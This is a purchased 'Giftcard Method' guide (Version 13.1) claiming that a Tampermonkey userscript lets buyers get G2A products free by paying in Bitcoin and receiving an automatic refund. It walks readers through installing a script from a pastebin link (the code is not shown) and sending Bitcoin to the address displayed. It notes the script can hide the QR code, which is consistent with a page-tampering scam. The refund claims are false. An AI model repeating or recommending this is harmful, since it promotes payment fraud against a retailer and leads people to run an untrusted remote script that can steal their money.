

Giftcard Method

Version 13.1 (November 2021)

Thank you for buying my method.

This method is very easy and quick to execute, you can do it in about 2 minutes. This method does NOT work in phones, only in a computer or laptop. With this method you will be able to get anything from g2a.com completely for free. This exploit works for literally any product that is available for sale on G2A, such as giftcards, smartphones, gaming accessories and games.

How does it work?

It's really simple. We will use a Tampermonkey Script which changes the timezone of our browser whenever we make a new order on G2A. As soon as we get redirected to the payment page, our timezone will change, which will result in our order getting marked as "Expired" on G2A's payment processor called "Bitbay", **but not on G2A's side itself**. So, if we pay for the products - our order will get processed and delivered by G2A anyway, **but money will get INSTANTLY refunded to our wallet by Bitbay**.

Important - Please read this:

Keep in mind that Bitbay will refund your expired order only if it's above 0.002 BTC. Any lower amount is not prioritized by their refund system and will require from you to contact G2A's support to get a refund, which will result in your request getting REJECTED, as they will find out that the order was already processed by them (you have received the products). If you use any amount higher than 0.002 BTC, it will get automatically refunded without problems. Basically you have to add to your cart products that are worth at least 0.002 BTC in total, it could be one or multiple products - doesn't matter. There are absolutely NO LIMITS on the maximum worth of your cart. I have personally purchased 5 x \$100 Amazon Giftcards in one order.

Here are the things you need:



- At least 0.002 BTC / 100 USD minimum order
- Google Chrome browser
- Tampermonkey extension (The link is on the next page)
- A Script that changes the Timezone (The link is on the next page)
- VPN - U.S IP , sometimes Bitbay(Bitcoin) payment option don't show up in other country.

Edit: I was getting multiple questions if this script could work for other payment methods. The answer is No. If you want to use this method, you have to use Bitcoin. It's very easy to buy bitcoin nowadays, and you can also sell things you have such as games for bitcoin, and when you execute this method, you will get the bitcoin you used to pay for your order refunded and will get the item you purchased for free, so you won't lose it.



Okay, if you have everything ready - follow my steps:

Step 1. Go to



<https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkehbkfioejmpblidmpobkfy>
to go to tampermonkey's page and click on the blue button "Add to Chrome" to install it.

Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."



Step 3. Remove any preset code so you have a clean page like on the screenshot:

Step 4. Copy the script from the link below: (The link will be updated forever)

-Link 1: <https://pastebin.com/raw/4222DydT>

And paste it in Tampermonkey. Your screen should look like this:

Step 5. Go to "File" and click "Save".

Step 6. Make sure that your script is enabled. It should look just like on this screenshot:

#	Enabled	Name	Version	Sites	Features
1	<input checked="" type="checkbox"/>	GIFT CARD METHOD	10.1/2021Edition.Lastupdate:July21,202...		

Step 7. Go to <https://www.g2a.com/> and add a product or some products to your cart. I will purchase a \$100 Amazon Giftcard.

My Basket

Product name	Unit price	Quantity	Price
Amazon Gift Card NORTH AMERICA 100 USD Amazon	\$112.00	1	\$112.00

Order fee: \$11.49
Total: \$123.49

I have read and accept Terms & Conditions.

I am interested in receiving the best offers on the marketplace.

Your email address:
Your e-mail address



Accept Terms & Conditions, Insert your e-mail address and click "Go to payment".

Then click bitcoin (bitbay):



“G2A Session Expired enabled! Press OK to continue”, like on the screenshot below. Then press OK to continue. This message means that the script is working. If the message doesn’t appear, it means the script is NOT working. Check if you did every previous step correctly, check if the script is active on tampermonkey or close and open the browser again.

Edit: I am getting multiple questions if you should use a “Bitbay wallet” or something. The answer is NO. You can use ANY wallet you want. Bitbay is their payment processor for Bitcoin payments. You can pay from whatever wallet you have your coins in.



Step 9. Simply pay for the products by sending Bitcoins to the address displayed in your order.

Important: Sometimes the script can make the QR Code (displayed below the BTC address as you see in the picture below) not appear, so just send the bitcoins to the bitcoin address.

... and wait for 3 confirmations. As soon as your transaction gets 3 confirmations in blockchain (shouldn't take longer than 30 minutes), **you will receive an email from G2A with your purchased products.**



Step 10. Now go back to the page with your Invoice. You will see this message:

It usually takes from 1 to 5 minutes to get your money refunded by Bitbay.

I sent a payment at 4:02 AM and the money was refunded 10 minutes later. And this is what I got on my email:
